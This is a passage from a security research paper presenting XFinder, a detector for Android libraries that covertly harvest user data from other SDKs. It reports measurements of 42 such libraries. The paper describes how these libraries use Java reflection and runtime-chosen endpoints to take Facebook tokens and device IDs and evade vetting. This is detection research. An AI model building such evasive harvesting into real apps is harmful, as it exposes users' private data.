
• *Object identification*. In our research, we observe *object* in the data sharing policy sometimes consists of more than one restricted data, e.g., *"Don't collect usernames or passwords"*. Hence, to extract the *object* from each policy statement, we first identify the restricted data $d_1, d_2, ..., d_n$ using the aforementioned method, and then use dependency tree to determine whether they have *conjunctive* relation and their coordinating conjunction (a.k.a., CCONJ [32]) is "OR". If so, we recognize them as n different *objects*.

Similarly, for the restricted data $d_1, d_2, ..., d_n$ are with *conjunctive* relation but their coordinating conjunction (a.k.a.,CCONJ [32]) is "AND", we recognize them as one *object*. However, things get complicated when the policy statement illustrates multiple objects can not `GET` at the same time, e.g., *Don't associate user profiles with any mobile device identifier*. Here, we use specific verbs (e.g., associate with, combine with, connect to) to identify this relationship. In this way, we recognize them as one *object*, i.e., $d_1 \wedge d_2 ... \wedge d_n$.


In addition, we use the lexicosyntatic patterns discovered in [45] to find the object hyponym and then use the specified object hyponym in the policy tuple. For example, given the pattern "X, for example, Y_1, Y_2,...Y_n ", where Y_1, Y_2,...Y_n is the hyponym of X, and the sentence "device identifier, for example: ssaid, mac address, imei, etc", we will extract five policies of "device identifier", "ssaid", "mac address" and "imei".

• *Condition extraction*. By manually inspecting 1K sentences from 10 SDK ToSes, we annotated 14 generic patterns (in terms of dependency trees), which describe the grammatical relation among *object*, *condition* and the operation. The annotated pattern list is shown in Table 9. Then, we fed them into the analyzer which utilizes these patterns to match the dependency parsing trees of the policy statements, using the *object* and *operation* nodes as anchors. More specifically, given a policy statement, we use the depth-first search algorithm, which starts at *object* and *operation* nodes, to extract all subtrees for pattern similarity comparison. Then we identify the most similar subtree of a policy statement by calculating a dependency tree edit distance between each subtree and the patterns in Table 9. Here we define a dependency tree edit distance $D(t_1, t_2) = \min_{(o_1,...,o_k) \in O(t_1,t_2)} \sum_{i=1}^{k} o_i$, where, $O(t_1, t_2)$ is a set of tree edits (e.g., node or edge's insertion, deletion and substitution) that transform t_1 to t_2, and we consider t_1 and t_2 are equal when all node types and edge attributes are matched. After that, we locate the condition node based on the matched subtree.

For example, Figure 5a illustrates the dependency tree structure of the policy statement. In the tree, each edge has an attribute `dep` that shows the dependency relationship between nodes, and each node has an attribute `type` which indicates whether it is *object*, *operation*, or none of the above (*other*).



(a) Tree structure of policy statement



(b) Tree structure of matched pattern

Figure 5: A example of condition extraction with the policy statement "You must have legally valid consent from a Member before you store that Member's Profile Data"

The subtree which consists of all green nodes is the most similar subtree with 0 edit distance to the pattern shown in the Figure 5b Traversing the matched pattern, we can locate condition node which is *(have legally valid consent)*.

As the graph matching problem is *NP-complete*, the computation time grows dramatically with the increase of node and edge. In our implementation, to reduce the matching time, when constructing subtrees using depth-first search, we define the search depth which will not exceed twice of pattern length and the threshold of edit distance's threshold to be 3.

Discussion and evaluation. *DPA* recognized 1,215 pairs (*object*, *condition*) from 1,056 policy statements from 40 ToSes. We manually inspect all of the detected pairs based on the relevant policy statements. The results show that our method achieves a precision of 84.2%. However, still our technique misses some cases. We acknowledge that the effectiveness of the method can increase with more annotated sentences for pattern matching. In our research, to guarantee the diversity of the annotated patterns, we design a sample strategy for annotated sentence selection. Specifically, we keep randomly sampling sentences for annotation until not observing new patterns for continuous 200 sentences. In this way, we annotated 14 patterns by inspecting 1K sentences from 10 SDK ToSes. Another limitation is the capability to process long sentences. Our method utilized the dependency parsing trees of the sentences for condition extraction. However, the state-of-the-art dependency parser cannot maintain its accuracy when sentences become too long.

Analyzing these 1,215 pairs of data sharing policies, we found that most are from Facebook SDK (9.4%), followed by Amazon (8.8%) and LinkedIn (7.3%). Also, 37 of them have the *object* with more than one restricted data. We observe the objects *advertising ID* and *mobile device identifier* always co-occur (7 pairs), because the user-resettable advertising ID will be personally identifiable when associated with mobile device identifier, which is not privacy-compliant [9]. To understand the data sharing conditions, we manually analyzed all of the recognized data sharing policies and categorized them into five types: *No access by any party*, *Requiring user consents*, *No third-party access*, *Complying with regulations (i.e., GDPR, CCPA, COPPA)* and *Others*, as shown in Table 5. Note that 96% of the data sharing policy are with the first four types of data sharing conditions. The *Others* type of data sharing condition is rarely observed and sometimes associated with some vaguely-described condition, such as "Only certain application types can access." In our policy compliance check (see Section 3.3), we did not check the policy compliance related to this type of condition. We acknowledge that checking those policies would allow for a more holistic view of XLDH activities. However, doing so will require subjective analysis of the vague and ambiguous policies and a large amount of manual efforts for corner cases.

Comparison with other policy analyzers. Since there is no public-available ToS analyzer, we compared *DPA*'s policy statement discovery with two state-of-the-art privacy policy analyzer Polisis [57] and PolicyLint [45].[2] Note that Polisis and PolicyLint are designed for privacy policy analysis, not ToS analysis.

More specifically, we manually annotated 200 sentences from 3 SDK ToSes (e.g., Twitter, Google, Facebook), which yielded 83 sentences are associated data collection and sharing policy and the rest (117) are not. In our experiment, we evaluated the approaches on this dataset. Table 4 shows the experiment results. Our study shows that *DPA* outperforms both approaches in precision and recall.

We also compared *DPA*'s restricted data object recognition module with PolicyLint [45]. We use the aforementioned 534 IOB-encoded sentences to evaluate both *DPA* and PolicyLint via 10-fold cross validation. For PolicyLint, we retrained its NER model using our annotated corpora. We also show the performance of PolicyLint with its original model. Table 4 shows the precision and recall of both approaches. Our study shows that *DPA* has a much better recall (90.8% vs 82.7%).

3.3 Cross-library Analysis

To capture malicious data harvesting in an app, our *Cross-library Analyzer* (*XLA*) identifies cross-library API calls to find the data gathered by a third-party library from a co-

[2]PolicyCheck [46] shared the same policy analysis module with PolicyLint.

Table 4: Comparison with Polisis and PolicyLint/PolicyCheck

Tasks	Tools	Precision	Recall
Statement finder	XFinder	87.2%	89.3%
	Polisis	27.5%	19.2%
	PolicyLint	71.4%	25.3%
Restricted data detector	XFinder	95.2%	90.8%
	PolicyLint (original)	82.2%	71.3%
	PolicyLint (retrained)	86.5%	82.7%

located SDK (within the same app), and then checks the compliance of such activities with the SDK's data sharing policies recovered by *DPA* (Section 3.2). To this end, *XLA* runs a program analysis tool that integrates existing techniques.

Locating cross-library API calls. *XLA* looks for cross-library calls by walking through the call graph generated by FlowDroid [47]. Specifically, each node in the graph represents a function and carries the information about the function's class and package (according to Java's reverse domain name notational convention [33]); each edge (with direction) describes a call from the caller node to the callee node. On the graph, *XLA* identifies cross-library calls by comparing the package names of the caller and callee class: if their top and second level domains (1) do not match with each other, and (2) do not match the host app's package name, the call is considered cross-library – an approach also used by MAPS [87].

Also, a cross-library call can leverage Java's reflection to implicitly trigger a function (see the example in Figure 4a). Hence, *XLA* inspects all reflection calls on the call graph, and checks whether the caller and callee classes belong to different libraries. To this end, *XLA* first locates reflection calls from a set of call patterns (see Table 6). As shown by a recent study [62], these patterns cover the most common reflection use cases in Android apps. Further, our approach recovers the callee's class name and method name from the arguments passed to the reflection functions. For example, the argument of `Class.forName(target_class_name)` indicates the callee class name, e.g., `com.facebook.AccessToken` in Figure 4a. A problem here is, the argument could be a variable. To find its value, *XLA* utilizes DroidRA [62], an inter-procedural, context-sensitive and flow-sensitive analyzer dedicated to resolve reflection calls, to track the string content propagated to the variable.

Identifying cross-library leaks. With the discovered cross-library calls, *XLA* then identifies the restricted data items returned to the caller library, and performs taint tracking to detect potential data exfiltration (to the Internet) by the caller library. In particular, *XLA* leverages *Meta-DB* to recognize restricted data items being returned , as *meta-DB* recorded which are the sensitive SDK APIs and the restricted data they return (see Section 3.4).

Further, we need to track down the data flow of the restricted data. Instead of directly using the techniques of FlowDroid (e.g., with deep object sensitivity), which is considered heavy-weight for an analysis of 1.3M apps [77, 87], we need a relatively light-weight tool. Hence, we opt for existing taint track techniques that are capable of inter-procedural analysis, field-sensitive but not object-sensitive. We take the return value of the cross-library calls as the taint source, and networking APIs as the sink. For example, the return value of the reflection call on `com.facebook.AccessToken.getToken()` is a taint source including Facebook user's session token (Figure 4a); once the data reaches a sink in the caller library, e.g., OutputStream.write(String.getBytes()) API to send the data to the Internet, *XLA* reports a potential data exfiltration.

Checking policy non-compliance. Given a potential exfiltration of the restricted data from a victim SDK, we check whether it violates the ToS policy of the target SDK (obtained by *DPA* in Section 3.2). Depending on the conditions with which the ToSes restrict the access to individual data items, our approach for a compliance check is as follows.

• *No third-party access; no access by any party*. If the ToS (e.g., those of Facebook, Twitter and Pinterest) prohibits an access to the data by a third-party (e.g., a third-party library or its vendor) or by any party (e.g., Facebook user ID and password are not even allowed to be exfiltrated/stored by the host app vendor), we consider the exfiltration of the data a violation of the ToS – an XLDH activity is identified.

• *Requiring user consents; complying with regulations*. Some ToSes ask that the access to certain data items should require a user consent or comply with privacy regulations (i.e., GDPR, CCPA, COPPA). In XLDH, data sharing and collection occur between caller library and victim SDK without being processed by the host app. Hence, we consider the caller library to be a data controller [19], which has obligations to comply with regulations and disclose the data practice in its privacy policy [19]. In our study, we check the privacy policy of the caller library to determine whether it discloses the data collection and sharing behaviors in its privacy policy. To automatically analyze the privacy policy, we use PolicyLint [45] to extract privacy policy tuples *(actor, action, data object, entity)* associated with that restricted data. Here the tuple *(actor, action, data object, entity)* illustrates *who* [actor] *collects/shares* [action] *what* [data object] with *whom* [entity], e.g., "We [actor] share [action] personal information [data object] with advertisers [entity]". In our study, we care about the tuples with caller library as *actor*, share/collect as *action* and the restricted data as *entity*. Note that for non-English privacy policies which PolicyLint [45] can not handle, we translate them into English for further processing.

Discussion. Recent studies such as [80, 87] on privacy compliance considered the data as leaked out once an API returning the data is invoked by an unauthorized party. We found this is imprecise in detecting XLDH, due to the pervasiveness of service syndication (e.g., Twitter4j, Firebase Authentication) in which a benign library wraps other SDKs (Facebook login, Twitter login) to support their easy integration into apps. Such

Table 5: Summary of 40 vendor's data sharing policies

Condition	Percentage	Example
No access by any party	396 (38.7%)	Don't proxy, request or collect Facebook usernames or passwords.
User consent	249 (24.34%)	Obtain consent from people before using user data in any ad.
No third-party access	206 (20.13%)	Don't use the Ads API if you're an ad network or data broker.
Comply with regulations	123 (12.02%)	Any End User Customer Data collected through your use of the Service is subject to the GDPR
Other	47 (4.59%)	Only certain application types may access Restricted data for each product.

Table 6: Most common patterns of reflection call sequences

Sequence pattern
Class.forName() → getMethod() → invoke()
getDeclaredMethod() → setAccessible → invoke()

syndication libraries also acquire restricted data from these third-party SDKs but rarely send them out to their servers. Therefore, a policy violation can only be confirmed once the collected data are delivered to the unauthorized recipient.

3.4 Meta-DB Construction

Our *Meta-DB* records the API specifications and metadata of top 40 third-party libraries, which cover 91% of Google Play apps (see below). For each API, *Meta-DB* records the data it returns (e.g., session token, page likes, user ID, profiles, groups followed) and whether or not the return data is restricted by the SDK's ToS.

Identifying popular third-party SDKs. To find the most popular SDKs which are appealing XLDH-attack targets, we ranked the third-party SDKs based on the number of apps using them. Specifically, we randomly sampled 200,000 apps in D_g and identified the third-party SDKs using by those apps. Just like MAPS [87], we considered a SDK as third-party if the top and second level domains in its package name do not match the app's package name. After ranking those SDKs, we selected the top 200 excluding those with obfuscated package names, and further manually reviewed and removed utility SDKs which are not associated with restricted data, e.g., Google gson SDK [21]. The remaining 40 SDKs were then used in our research to construct *Meta-DB* (Figure 3).

Note that in our study, the 40 SDKs (from top 200) recorded in *Meta-DB* are integrated in 91% of apps. This indicates a high chance for them to co-locate with a malicious library in an app. In contrast, the remaining 6,273 SDKs we found were less popular: the 201st popular SDK was integrated in just 0.8% of Google Play apps.

Identifying privacy-sensitive APIs. We gathered 26,707 API specifications provided by the aforementioned 40 SDK vendors. Such documentations, especially those provided by popular vendors, tend to be highly structured, with well specified API names, argument lists, and return data. This allowed us to build a parser to extract the API names and the return values. Particularly, for each API, we use regex (e.g., "`returns(\W*\w*)*|retrieves(\W*\w*)*|get(\W*\w*)*`") to match the return values. Note that API specifications are often well-structured and the regex based method is efficient to identify the return values. In particular, we evaluate the regex-based method on 200 labelled data and achieve a precision of 100% and a recall of 98.74%. Altogether, we extracted 10,336 APIs and their associated return values from 26,707 API specifications.

Our study marked an API as privacy-sensitive if its return values were protected by data sharing policies. This is done by checking each API's return values against the restricted data reported by *DPA*. However, this can not be achieved by simply using a string matching method, because the API specification and ToS usually describe protected information differently. For example, ToS tends to describe a data object in a more generic way (e.g., user profile), while the API documentation usually use more specific terms (e.g., username). Hence, we align the data objects in API specification with that in the ToS based upon their semantics (represented by the vectors computed using an embedding technique). Specifically, we train a domain-specific word embedding model to get the data object vectors, and then measure the similarity by calculating the cosine distance between the vectors. In our implementation, we gather 1.5G domain-specific corpora (e.g., privacy policies, ToSes, API documentations) and 2.5G open-domain corpora (e.g., Google News, Wikipedia) to train a skip-gram based word2vec model. Here, we leverage data augmentation technique [84], which generate a new sentence by randomly replacing synonym, inserting word, swapping positions of words and deleting words, to enlarge our domain-specific corpora.

Evaluation. To evaluate the model, we randomly sampled 300 APIs from 6,394 APIs associated with 10 SDKs' API specifications. We manually checked the API specification and labeled 153 privacy-sensitive APIs and 147 non-privacy-sensitive APIs. By setting a similarity threshold of 0.7, our approach achieved 87% precision and 93% recall on the annotated dataset. In total, our model discovered 1,094 sensitive APIs from 26,707 APIs of 40 SDKs meta-DB. We manually checked all of them and got a precision of 85.6%. Note that we only used the validated sensitive APIs in the XLDH detection.

4 Evaluation and Challenges in Detection

This section reports our evaluation study on *XFinder* to understand its effectiveness and performance, and the challenges in identifying XLDH from a large number of real-world apps.

4.1 Effectiveness

Evaluation on ground-truth set. We evaluated *XFinder* over the ground-truth dataset including a "bad set" and a "good set", with 40 apps each. The apps in the bad set are integrated with 4 XLDH libraries (*com.yandex.metrica*, *com.inmobi*, *com.appsgeyser*, *cn.sharesdk*), which were found manually early in our research (before we built *XFinder*). The good set includes the apps randomly sampled from the top paid app list on Google Play [22]. They are considered to be mostly clean and were further confirmed manually in our research to be free of XLDH libraries: we inspected cross-library calls in these apps against the top 40 SDKs (recorded in *Meta-DB*) and concluded that their corresponding data flows do not violate the callees' ToSes. Running on these ground-truth sets, *XFinder* achieved a precision of 100% and a recall of 100%.

Evaluation on unknown set. Then, we evaluated *XFinder* on a large "unknown" dataset – D_g excluding 13018 apps integrating known XLDH libraries, which contains 1,328,130 free Android app in total with 40 SDK ToSes. *XFinder* reported 2,968 apps associated with 37 distinct XLDH libraries (distinguished based on their package names). To measure the effectiveness of *XFinder*, we randomly selected three apps for each identified XLDH library (105 in total) and manually validated the detection results: 32 (out of 37) identified XLDH libraries were true positives (a precision of 86%), affecting 93 out of the 105 apps. We performed manual end-to-end tests on seven XLDH libraries (including `OneAudience`, `Mobiburn`, and `Devtodev`) in real-world apps, and confirmed that they indeed exfiltrated Facebook user data to their servers (using Xposed [40] for app instrumentation and Packet Capture [1] for inspecting networking traffic).

Looking into the five falsely reported libraries, we found that three of them (`com.parse`, `com.batch` and `com.gigabud`) were caused by the taint analysis of *XLA*. As mentioned in Section 3.3, for better scalability, our taint tracking is object-insensitive. Specifically, after our approach taints a field f (holding a Facebook token) in an object *obj* of class C, which causes the whole class to be tainted; as a result, when the taint of the field f' (not storing a sensitive data) in another object *obj2* of the same class is propagated to a sink, *XLA* could not distinguish the two objects and simply considers the token-related information to be exposed to the sink, thereby leading to the false alarms.

Another two false positives (`com.xcosoftware` and `fr.pcsoft`) were introduced because our current program analysis could not fully resolve the server endpoints of data exfiltration. Although *XFinder* found that the two libraries expose a Facebook access token to the Internet (so reporting them as XLDH), the libraries actually send the token to the Facebook server (to retrieve additional user data, e.g., name, ID, page likes), not an unauthorized recipient. Fully automated resolution of such an endpoint is challenging, since the Facebook endpoint used in the networking API is heavily obfuscated (using a complicated control flow to transform the endpoint string, see the code snippet in our released dataset [39]). We utilized one of the state-of-the-art tools [89] capable of statically resolving string values in Android apps (using a *value set analysis* approach, with backward slicing and string related operation analysis), which, however, still failed to handle a case. In our research, we also observed that certain XLDH libraries such as `com.mobiburn` fetch a dynamic exfiltration endpoint whose value cannot be resolved statically (see the evasion techniques in Section 5.3). Hence, for a better coverage, *XFinder* opts to report all exfiltration cases even if the endpoints could not be resolved, and then relies on a manual process to validate the results. Note that the percentage of such false cases is low in our results.

Discussion of potentially missed cases. Due to the lack of ground truth, determining the number of missed XLDH libraries on a large scale is challenging. In general, false negatives can be introduced for two reasons: (1) challenges in automatic data-sharing policy analysis on ToSes; (2) limitations of today's static program analysis techniques, e.g., precise taint tracking, building complete call-graphs, and resolving reflection-call targets.

Specifically, although *DPA* achieved a high precision and recall in ToSes analysis (see evaluation), it missed vague and complicated cases as mentioned in Section 3.2. This can be improved in the future by investigating efficient dependency parsing on long sentences. Second, *XFinder* shares the limitations of current static analysis techniques. In particular, false negatives could be introduced due to the limited capabilities of taint tracking in complicated real-world apps/libraries. For example, an XLDH library could store the restricted data in the host app's datastore (e.g., Android SharedPreferences, SQLite database, files [3]) and later use another thread/module to retrieve a specific date item and send it out. Such a complicated data flow could not be automatically taint-tracked by our current approach, nor could it be handled by other state-of-the-art tools like FlowDroid. We will leave the systematic study of the convoluted XLDH data practices to our future work. Furthermore, limited by the capability of DroidRA [62] to resolve targets of reflection calls, our approach may not identify all cross-library calls if the target class name and function name are stored in variables, passed from other threads, or obfuscated. Also, since we leverage FlowDroid to build the call graphs, which may not be complete, we may not find all cross-library calls based on the graphs.

4.2 Performance

Running *XFinder* on 1.3 million apps and 40 SDK ToSes, it took around two months to finish all the tasks including *DPA*, *Meta-DB construction*, and *XLA*. Among these three components, *XLA* was the most time-consuming one (around two months). To analyze all 1.3M apps (D_g), we utilized a set of computing resources available to us, including one supercomputer (shared in our organization), two servers (20 cores/251GB memory, 12 cores/62GB memory respectively), and 24 desktops (4 cores/15GB memory each). We configured a 300-second timeout for taint tracking, with 83.7% of the apps successfully analyzed without timeouts or decompilation errors (11.4% and 4.9% of them with timeouts and de-compilation errors respectively). *DPA* took 2 hours to extract 1215 (*object*, *condition*) pairs on a Mac machine with processor 2.6 GHz Quad-Core Intel Core i7 and memory of 6 GB 2133 MHz LPDDR3. *Meta-DB construction* took 4 hours to find privacy-sensitive APIs from the API documentations of the top 40 SDKs.

5 Measurement

Based on the detected XLDH libraries and affected apps, we further conducted a measurement study to understand the *XLDH* ecosystem. In this section, we first present the overview of the real-world *XLDH* ecosystem discovered in our study (Section 5.1), and then describe the scope and magnitude of this malicious activity, as well as the infection techniques and distribution channels of the XLDH libraries.

5.1 XLDH Ecosystem

Before coming to the details of our measurement findings, we first summarize the *XLDH* ecosystem. As outlined in Figure 6, an adversary, who owns an *XLDH* based data brokerage platform (e.g., `OneAudience`), releases an *XLDH* library that aims to harvest data from Facebook SDK. To this end, the adversary needs to distribute the library to a large number of real-world mobile apps, so he reaches out to app owners, especially those with popular apps embedding with Facebook SDK, to provide them monetary incentive to integrate the XLDH library (❶). The app integrated with the library and the Facebook SDK, once passing the SDK vendor's review (❷) and the app store vetting (❸), is available for downloading (❹). When innocent users install the app and log in Facebook, the XLDH library will stealthily access the Facebook token to harvest the user's Facebook data (❺) and send them out to its back-end platform (❻). Meanwhile, the app owner receives commissions from the adversaries based on the number of app installation (e.g., 0.03$ per installation for OneAudience) (❼). Finally, the brokerage platform monetizes users' Facebook data by sharing it with a marketing company (e.g, Nielsen which offers political and business marketing) (❽).

Table 7: App Categories

Categories	# of apps	Proportion
Game	5556	28%
Entertainment	1296	7%
Food and Drink	1160	6%
Books	827	4%
Business	827	4%




Figure 6: XLDH ecosystem

5.2 XLDH Libraries in the Wild

Prevalence of XLDH. Our study reveals that *XLDH* activities are indeed trending among the real-world apps. Altogether, we detected 42 distinct *XLDH* libraries integrated in more than 19K apps and targeting at 16 SDKs. Apps including XLDH libraries, as discovered in our research, are found in 33 categories on Google Play. As shown in Table 7, over 35% of apps are in the categories of game and entertainment. Those apps have been downloaded more than 9 billion times in total on Google Play. Among all affected apps, some are highly popular with more than 100 million downloads (Table 8).

Table 8 illustrates the top-10 XLDH libraries based on the number of apps integrating them and the data harvested (we release the full list of XLDH libraries online [39]). We found that a few XLDH libraries dominate the XLDH ecosystem. Particularly, *com.yandex.metrica* is the most popular XLDH library and appears in 40% of the affected apps. *com.yandex.metrica* is the SDK provided by Yandex, a Russian Internet corporation, for traffic analytics service. *com.yandex.metrica* leverages the reflection technique to fetch Google advertising ID and Android device ID from the Google play service SDK. Associating Google advertising ID with Android device ID is privacy sensitive since it can be used to identify a specific Android user. However, *com.yandex.metrica* does not declare this activity in its privacy policy, which violates the ToS of the Google play service SDK [13]. Similar behavior is also found in *com.appsgeyser*, which has affected more than 4 thousand apps with 15 million downloads.

Historical versions of XLDH libraries. To understand the evolution of XLDH libraries' behavior, we collected their old

Table 8: Top-10 XLDH libraries (integrated in the most apps)

XLDH library	# of apps/downloads	Harvested data
com.yandex.metrica	8,014/2B+	Google Advertising ID, Android ID
com.inmobi	4,283/4B+	Google Activity Recognition
com.appsgeyser	4,202/15M+	Google Advertising ID, Android ID, IMEI, Mac Address
com.oneaudience	1,738/100M+	Facebook ID/name/gender/email/link, Twitter user data
cn.sharesdk	815/191M+	Bytedance ID/name
com.umeng.socialize	495/175M+	Facebook/Twitter/Dropbox/Kakao/Yixin/Wechat/QQ/Sina/Alipay/Laiwang/Vk/Line/Linkedin's AccessToken and user data (ID/name/link/photo)
com.revmob	340 /36M+	Facebook AccessToken
ru.mail	299/100M+	Google Advertising ID, Mac Address, Android ID, IMEI
com.ad4screen	245/183M+	Facebook appid, AccessToken
com.devtodev	231/318M+	Facebook user gender, birtbday

versions, and then investigated the change of their malicious functionality. Specifically, we gathered historical versions of XLDH libraries from the library websites, Maven repositories [27] and GitHub [20]. In this way, we found 495 versions from October 31, 2011 to February 12, 2020 for all the 42 XLDH libraries. After that, for each XLDH library, we monitored the code change related to malicious cross-library data harvesting by checking its fingerprints (e.g., class names of the reflections, $forName$ and $getMethod$) across different library versions.

We selected 7 XLDH libraries (*com.ad4screen*, *com.onradar*, *ru.wapstart*, *io.radar*, *com.devtodev*, *com.yandex.metrica* and *com.inmobi*), which had at least three versions recorded in our dataset, to look at their trend individually. Figure 7 illustrates the maliciousness of XLDH libraries across different versions. We observe that libraries tend to have XLDH code in their newer versions. Among them, *com.yandex.metrica* and *ru.wapstart* began to release the XLDH versions since late 2014. Interestingly, we found that after Oct. 2019, the versions of *io.radar* and *com.devtodev* removed the XLDH function to steal users' Facebook data. We believe that this is at least in part thanks to our report to Facebook, Twitter, and Google Play (in October, 2019), which then warned the vendors of the offending libraries. Also, in 2018, *com.inmobi* released the version without XLDH to stop collecting Google activity recognition data. This could result from the attempt to comply with GDPR.

To understand the presence of XLDH library in the wild, we performed a longitude study of the Google Play apps with XLDH libraries *com.oneaudience*, *com.devtodev* and *io.radar* from January, 2015 to December, 2019. All of these libraries stealthily access app users' Facebook data (e.g., gender, birthday, visited place, etc.). Specifically, we started from




Figure 7: Distribution of XLDH versions

the 2,076 apps (out of the 1.3 million set), which are found to have integrated the above libraries, and fetched the historical versions of these apps on [41] to evaluate the presence of XLDH libraries in each version. In this way, we were able to collect 936 apps with 5,732 versions. Among them, 1,976 of the versions were affected.

Figure 8 illustrates the evolution of the number for the newly-appearing apps with the XLDH libraries, compared with the number of the apps with the libraries removed over time. We can observe that a large number of the affected apps came into sight from July, 2017 to December, 2019, and the growth started to slowdown in 2019 (in part thanks to our report to Facebook, Google Play, etc., in October, 2019). Interestingly, for each library, the trend of disappeared apps is almost identical to that of newly appearing apps with the delay of about half a year, e.g., 165 new *com.oneaudience* apps were published during the second half of 2018, while 166 apps disappeared half a year later. Comparing these two app sets, we found that there were actually 159 overlapped apps generated by an app builder *appsgeyser.com* – these apps share similar package names, which we released online [39]. This indicates that the adversaries were leveraging *appsgeyser.com* to quickly release and then remove a bunch of *com.oneaudience* apps periodically, which is likely to be a strategy for gathering data from different users. as further evidence, we observed that since March 2017, AppsGeyser in its privacy policy acknowledged that it would include OneAudience in app generation [7]. Similarly, the technique is adopted by a game app provider, *duksel.com*, to integrate *com.devtodev*.

5.3 Dissecting Infection Operations

Most targeted SDKs. Figure 9 shows the victim SDKs and the number of XLDH libraries (top 20 XLDH libraries based on the number of apps integrating them) that attack them. Google ads service is the most commonly affected SDK, followed by Facebook login and Twitter login. Among victim SDKs, 7 of them are OSNs, 2 are advertising and tracking platforms, 6 are instant messaging service, 1 is cloud service.

Given the list of victim SDKs, we observe around half of them are in the category of online social network (OSN). It suggests that high-profile OSN platforms present an invalu-




Figure 8: Number of newly appearing and disappeared XLDH libraries




Figure 9: XLDH flows, where XLDH libraries (left) fetch data from victim SDKs (right)

able source of private user data to the XLDH adversaries. In our study, we observe the adversaries stealthily collect Facebook token, WeChat token and LinkedIn token, which can be used to access OSN-specific semantically-rich data. For example, we observe *com.oneaudience* and *com.mobiburn* stealthily access Facebook token and further leverage that token to fetch semantically-rich Facebook data, including Facebook ID, Gender, Email, Pages likes, Followed groups, etc. In particular, Facebook data, such as the pages likes, social, political, health groups the users followed, timeline, etc. can be used to create the users' psychographic profiles, as suggested by recent Facebook political scandal [85]; similarly, the data of Twitter, LinkedIn, Amazon, including a user's tweets, page likes, education background, celebrities she followed, purchase history, etc., can also be exploited by the adversaries to profile the user's personality, values, opinions, attitudes, interests, and lifestyles. The risk is especially serious since we observed that data harvested through *com.oneaudience* indeed have been shared with a political and business advertising company Nielsen.

Evasiveness of XLDH libraries. In our study, all affected apps were published on Google Play, which means the XLDH libraries have bypassed the app vetting of the Google Play and the victim SDK vendors (e.g., Facebook and Twitter, if app review process exists). The result suggests that XLDH is a new type of threat not well understood before. To further assess whether existing techniques can detect XLDH libraries, we leveraged VirusTotal [38], which aggregates more than 70 antivirus products, to scan all the XLDH libraries we found. Interestingly, no single product in the VirusTotal can detect any XLDH libraries we found; in contrast, VirusTotal was known to be capable of detecting harmful libraries studied in prior works [50, 60, 64, 75]. More than half of XLDH libraries we found abused Java reflection to call the target SDK (see Section 2), which leverages a generic Java function, to implicitly call the target SDK API. Further, unlike regular code in Java that needs to import the target class (e.g., `import com.facebook.AccessToken` [10]), the malicious library does not have to explicitly import the target class. This makes the cross-library intention more evasive. Interestingly, in our study, we also observe that XLDH libraries strategically hide the data exfiltration channel to evade detection, as elaborated below.

Hidden data exfiltration channels. We manually analyzed the decompiled code of XLDH libraries and observed some other techniques they use, with which the data-harvesting behaviors are harder to analyze:

